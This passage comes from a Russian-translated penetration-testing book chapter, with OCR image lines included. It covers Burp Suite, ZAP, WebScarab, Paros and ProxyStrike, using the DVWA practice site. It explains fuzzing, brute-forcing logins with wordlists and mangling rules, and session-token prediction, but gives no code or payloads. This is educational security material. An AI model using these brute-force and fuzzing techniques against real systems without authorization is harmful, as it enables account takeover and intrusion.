


Рис. 8-3. Burp Suite, целевая вкладка с spider (пауком)

коммерческой версией вы также можете выполнять активное сканирование, что означает, что оно будет проходить через большое количество атак на страницы в области видимости. К сожалению, эта функция отключена в версии сообщества, которая поставляется с Kali. Однако у нас есть доступ к одной из самых классных функций Burp Suite: Intruder. По сути, «Нарушитель» - это нечеткий инструмент атаки. Когда вы отправляете страницу в Intruder, что вы можете сделать из контекстного меню, вы можете выбрать параметры в запросе и сообщить Burp Suite, как вы хотите заполнить эти параметры в ходе тестирования.

С коммерческой версией вы получаете постоянные списки. К сожалению, редакция сообщества требует, чтобы вы заполняли списки ценностей самостоятельно. Конечно, вы можете использовать списки слов, доступные в Kali в Burp Suite. На рис. 8-4 показана вкладка «Нарушитель», в которой показаны позиции. Позиции позволяют вам выбрать параметры, которыми вы хотите манипулировать. Вы также увидите раскрывающийся список «Тип атаки». Тип атаки сообщает Burp Suite, сколько параметров вы манипулируете и как вы хотите ими манипулировать. Если это всего лишь один параметр, у вас есть один набор полезных нагрузок. Если у вас несколько параметров, используете ли вы один

набор полезных нагрузок или несколько? Как вы перебираете несколько полезных нагрузок? Вот что скажет Burp Suite выбор «Attack type”».



Puc. 8-4. Burp Suite Intruder

После того, как вы выбрали параметры, которыми хотите управлять, вы переходите на вкладку «Полезные данные». Это позволяет загружать полезные данные и, что более важно, настраивать обработку полезных данных. Использование простого списка слов, такого как *rockyou.txt*, может быть недостаточно. Люди будут брать простые полезные данные и изменять их особым образом. Например, они могут поменять буквы на числа, похожие на них (3 для e, 4 для a и т. Д.). Функция обработки полезной нагрузки позволяет вам настраивать правила, которые будут изменять ваш основной список полезных нагрузок, так как он работает с различными полезными нагрузками.

Ранее мы говорили о захвате сессии. Burp Suite может помочь идентифицировать токены аутентификации, выполняя их анализ, чтобы определить, являются ли они предсказуемыми. Вы бы использовали вкладку Sequencer для этого. Если токены могут быть предсказаны, это может позволить злоумышленнику либо определить, что такое токен, либо создать его. Вы можете отправлять запросы в Sequencer из других инструментов Burp Suite или просто использовать захват пакетов, который вы можете отправить этому инструменту.

Хотя для этого может потребоваться некоторое привыкание, особенно со всеми вариантами настройки, доступными для настройки, Burp Suite выполняет обширное тестирование, даже с ограниченным количеством возможностей в выпуске для сообщества в Kali. Это отличная отправная точка для тех, кто хочет узнать, как работает обмен между сервером и клиентом и как изменение этих запросов может повлиять на функционирование приложения.

Zed Attack Proxy

Проект безопасности открытых веб-приложений (OWASP) поддерживает список общих категорий уязвимостей. Это предназначено для обучения разработчиков и специалистов по безопасности тому, как защитить свои приложения и их среды от атак, сводя к минимуму количество ошибок, приводящих к этим уязвимостям. Помимо списка уязвимостей, OWASP также создал тестер веб-приложений. Это также тестер на основе прокси, такой как Burp Suite. Тем не менее, Zed Attack Proxy (ZAP) также имеет некоторые дополнительные функции, помимо проведения прокси-тестирования.

РАСПОЛОЖЕНИЕ ZED ATTACK PROXY

> Вы найдете Zed Attack Proxy в меню Kali в разделе тестирование веб-приложений с именем OWASP-Zap.

Первое и, возможно, самое важное отличие Burp Suite от ZAP - это функция быстрого запуска. Вы можете увидеть это на рисунке 8-5. Когда вы используете Quick Start, которая является вкладкой, представленной вам при запуске ZAP, все, что вам нужно сделать, это предоставить URL-адрес, с которого ZAP должен начать тестирование. Это сделает паук на сайте, а затем проведет тестирование на всех найденных страницах. Эта функция предполагает, что все, что вы хотите протестировать, можно найти только по ссылкам на страницах. Если у вас есть дополнительные URL-адреса или страницы на сайте, но они не могут быть доступны по ссылкам, которые следуют из spiderring вверху сайта, они не будут протестированы с этим подходом. Кроме того, Quick Start не поддерживает логины. Он предназначен для быстрого тестирования на простых сайтах, не требующих настройки.

Рис. 8-5. Стартр Zed Attack Proxy

Так же, как Burp Suite, вы можете настроить свой браузер для использования ZAP в качестве прокси. Это позволит ZAP перехватывать запросы на манипуляции, а также заполнять список сайтов слева. Оттуда вы можете выбрать, что делать с каждым URL-адресом, используя контекстное меню. Вы можете увидеть выделение на рисунке 8-6. Одна вещь, которую мы, вероятно, хотим сделать в первую очередь, это паук сайт. Однако перед этим нам нужно убедиться, что мы вошли в приложение. Сайт, о котором идет речь, это Damn Vulnerable Web Application (DVWA), которое можно свободно загружать и использовать для лучшего понимания веб-атак. У него есть страница входа, чтобы получить доступ ко всем упражнения.




Рис. 8-6. Выбор атак, доступных в ZAP

Как только сайт раскроется, мы увидим, с чем мы столкнулись. Мы можем сделать это, увидев не только все страницы и технологии, с которыми мы можем столкнуться, но также все запросы и ответы. Когда вы выбираете одну из страниц слева в списке сайтов, вам будет представлена информация вверху. Это включает вкладку «Запрос», которая показывает заголовки HTTP, которые были отправлены на сервер. Вы также увидите вкладку «Ответ», в которой отображаются не только заголовки HTTP, но и HTML-код, отправленный с сервера клиенту.

ПРИМЕЧАНИЕ

Хотя spidering может показаться неэффективным, потому что все, что делает ZAP - это запрашивает страницы, как если бы вы просматривали сайт, это может иметь негативные последствия. Несколько лет назад мне удалось запустить процессор на сервере, где я тестировал приложение, написанное на Java. По-видимому, приложение пропускало объекты памяти (не уничтожая их эффективно), а высокоскоростные запросы означали, что многие из них собирались быстро, заставляя процесс сбора мусора вмешиваться, чтобы

попытаться очистить. Все это означает, что вы должны быть осторожны, даже когда вы делаете то, что кажется простым. Некоторым компаниям не нравится, когда их приложения рушатся во время тестирования, если это не было согласовано заранее.

На вкладке Response вы увидите заголовки в верхней панели и HTML-код в нижней панели. Если вы посмотрите на вкладку «Запрос», вы увидите заголовки HTTP вверху с параметрами, которые были отправлены внизу. На рисунке 8-7 вы увидите запрос с параметрами. Если вы выберете один из этих параметров, вы можете сделать то же самое, что мы могли сделать ранее с Intruder Burp Suite. Вместо того, чтобы называться Intruder, он называется Fuzzer, и вы можете увидеть контекстное меню, показывающее список функций, которые можно выполнить с выбранным параметром. Тот, кого мы ищем, неудивительно, указан как Fuzz.

ПРИМЕЧАНИЕ

Fuzzing принимает входной параметр и отправляет аномальные данные в приложение. Это может быть попытка отправить строки там, где ожидаются целые числа, или это могут быть длинные строки или что-то, чего приложение может не ожидать. Часто целью является сбой приложения. В этом случае фаззинг используется для изменения данных, отправляемых в приложение. Это может быть использовано для атак грубой силой.




Рис. 8-7. Выбор параметров для Fuzz

После того, как мы выбрали параметр и указали, что намереваемся использовать его, мы получим еще одно диалоговое окно, которое позволяет нам указать термины, которыми мы хотим заменить исходный параметр. Диалоговое окно позволяет нам предоставлять набор строк, открывать файл и использовать его содержимое, использовать сценарий и отправлять числа или другие наборы данных. На рисунке 8-8 показан выбор файла для замены содержимого параметра. Как только мы запустим fuzzer, он пропустит все содержимое файла, заменив исходный параметр каждым элементом в файле. Фаззер позволит нам выбрать несколько параметров фаззера.




Рис. 8-8. Определение содержания параметров

Используя эту технику, вы можете выполнять атаки методом грубой силы на имена пользователей и пароли в полях входа в систему. Вы могли бы распознать идентификаторы сеанса, чтобы увидеть, сможете ли вы получить тот, который будет проверять. Вы можете отправить входные данные в приложение, которое может привести к сбою. Фаззер в ZAP является мощным и предоставляет множество возможностей для тестера безопасности. Все сводится к воображению и мастерству тестера, а также к потенциальным открытиям в приложении. Используя фаззер, вы можете изменять не только параметры, отправляемые в приложение, но и поля заголовка. Это может повлиять на сам веб-сервер.

ZAP может выполнять пассивное сканирование, что означает, что он будет обнаруживать потенциальные уязвимости при просмотре сайта. Кроме того, вы можете выполнить активное сканирование. Пассивное сканирование будет

определять на основе только того, что оно видит, без проведения какого-либо тестирования. Наблюдает, не попадая в середину. Активное сканирование будет отправлять запросы на сервер для выявления уязвимостей. ZAP знает обычные атаки и как их инициировать, поэтому он отправляет запросы, предназначенные для определения уязвимости приложения. При обнаружении проблем вы найдете их на вкладке «Оповещения» внизу.

Предупреждения классифицируются по степени серьезности. Под каждой серьезностью вы найдете список проблем. У каждой найденной проблемы будет список URL-адресов, которые подвержены этой проблеме. Как и в случае других сканеров уязвимостей, ZAP предоставляет подробную информацию об обнаруженной уязвимости, ссылках, связанных с ней, и способах ее устранения. На рисунке 8-9 показаны подробности, связанные с одной из уязвимостей ZAP, обнаруженных в DVWA. Эта конкретная проблема была классифицирована как низкий риск, но средняя достоверность.
Из подробной информации видно, что ZAP предоставил
описание, а также способ исправить или исправить уязвимость.

Рис. 8-9. Подробности, связанные с поиском ZAP

ZAP - это комплексная программа тестирования веб-приложений. Между сканерами, фаззером и другими возможностями ZAP вы можете найти множество дыр в веб-приложениях, которые вас попросили протестировать. Однако, как и во многих других программах тестирования или сканирования, вы не можете принимать все как должное в ZAP. Это одна из причин, по которой он дает вам рейтинг доверия. Когда доверие только среднее, как упоминалось ранее, у вас нет гарантии, что оно действительно является уязвимостью. В этом случае предложенное исправление является просто хорошей практикой. Важно проверить достоверность и подтвердить любые выводы, прежде чем передавать их бизнесу, для которого вы работаете.

WebScarab

Существует множество инструментов тестирования на основе прокси, и некоторые из них используют разные подходы. Некоторые могут быть сосредоточены в определенных областях. Некоторые могут следовать более традиционному подходу к анализу уязвимостей. Другие, такие как *WebScarab*, больше о предоставлении вам инструментов, которые вам могут понадобиться для анализа веб-приложения и его разборки. Он действует как прокси, что означает, что вы просматриваете сайты через него, чтобы обеспечить способ сбора и оценки сообщений, отправляемых на сервер. Он предлагает некоторые из тех же возможностей, что и другие инструменты тестирования на основе прокси.

РАСПОЛОЖЕНИЕ WEBSCARAB

Вы можете найти WebScarab в меню Kali в папке анализа веб-приложений (Web Application Analysis).

Пара быстрых различий очевидна, когда вы впервые посмотрите на интерфейс, как вы можете видеть на рисунке 8-10. Одним из них является акцент на аутентификацию. Вы можете увидеть вкладки для SAML, OpenID, WS-Federation, и личность. Это раскрывает различные способы аутентификации в веб-приложениях, чтобы вы могли проанализировать их. Это также дает вам способы атаковать различные схемы аутентификации. Под каждой из вкладок, которые вы видите, находятся дополнительные вкладки, дающие вам доступ к дополнительным функциям, связанным с каждой категорией. WebScarab также даст вам возможность создавать свои собственные сообщения с нуля. Вы можете увидеть, как построить сообщение на Рисунке 8-10, так как эта вкладка находится впереди.




Рис. 8-10. WebScarab

Как и в случае с Burp Suite, WebScarab выполнит анализ идентификатора сеанса. Как вы уже догадались, атака на идентификаторы сессии - это большая вещь. Получение идентификаторов сеансов, которые действительно случайны и привязаны к системе, к которой принадлежит сеанс, является большой проблемой. Это верно, особенно когда компьютеры становятся более мощными и могут выполнять гораздо больше вычислений за короткий период времени для анализа и атак методом "грубой силы". WebScarab может быть не таким всеобъемлющим, как некоторые другие рассмотренные нами инструменты, но он предоставляет некоторые возможности не так, как другие. В конце концов, речь

идет не только о том, чтобы предоставить разработчикам способы тестирования, но и о том, чтобы предоставить специалистам по безопасности больше возможностей.

Paros Proxy

Paros на самом деле старый инструмент. Как таковой, он не обладает возможностями, которые есть у некоторых других. В основном он сфокусирован на некоторых атаках, которые были серьезными более десяти лет назад. Хорошая новость, если можно так назвать, состоит в том, что те же самые атаки все еще являются серьезными проблемами, хотя одна из них, возможно, менее распространена, чем когда-то. Внедрение SQL по-прежнему вызывает серьезную озабоченность, хотя межсайтовый скриптинг немного отодвинулся для некоторых более новых стратегий атак. Однако Paros - это инструмент тестирования на основе прокси, написанный на Java, который выполняет тестирование на основе настроенных политик. На рисунке 8-11 показана конфигурация политики, доступная для Paros.

РАСПОЛОЖЕНИЕ PAROS

Paros можно запустить из меню Kali в разделе Анализ веб-приложений. Он также может быть запущен из командной строки с помощью команды *paros*.




Рис. 8-11. Политика конфигурации Paros

Paros — это намного более простой интерфейс, чем некоторые другие инструменты, на которые мы смотрели, что не должно вызывать удивления, если учесть, что он не так уж и хорош. Тем не менее, не продавайте Парос коротко. У этого все еще есть много возможностей. Одним из них является то, что он генерирует отчет, который не будут делать некоторые другие инструменты, на которые вы посмотрите. Это также позволяет вам искать результаты и выполнять кодирование /

хеширование внутри приложения. Это неплохой инструмент тестирования, с которым можно потратить немного времени, если вы знаете, что он будет делать, а что не будет делать.

Proxystrike

Давайте посмотрим на последний графический прокси, прежде чем мы продолжим: *ProxyStrike*. Это программа, разработанная для тестирования во время просмотра веб-сайта. Эта программа не обладает теми же функциями, что и прокси, которые мы рассматривали до сих пор. Там нет spidering. Он полагается на вас, чтобы маневрировать через сайт, чтобы посмотреть на страницы, которые вы хотите проверить. Нет активного сканирования. *ProxyStrike* специализируется на тестировании межсайтовых сценариев (XSS) и внедрении SQL. Вы можете настроить ProxyStrike для тестирования одного из них или обоих. Структура ProxyStrike показана на рисунке 8-12.

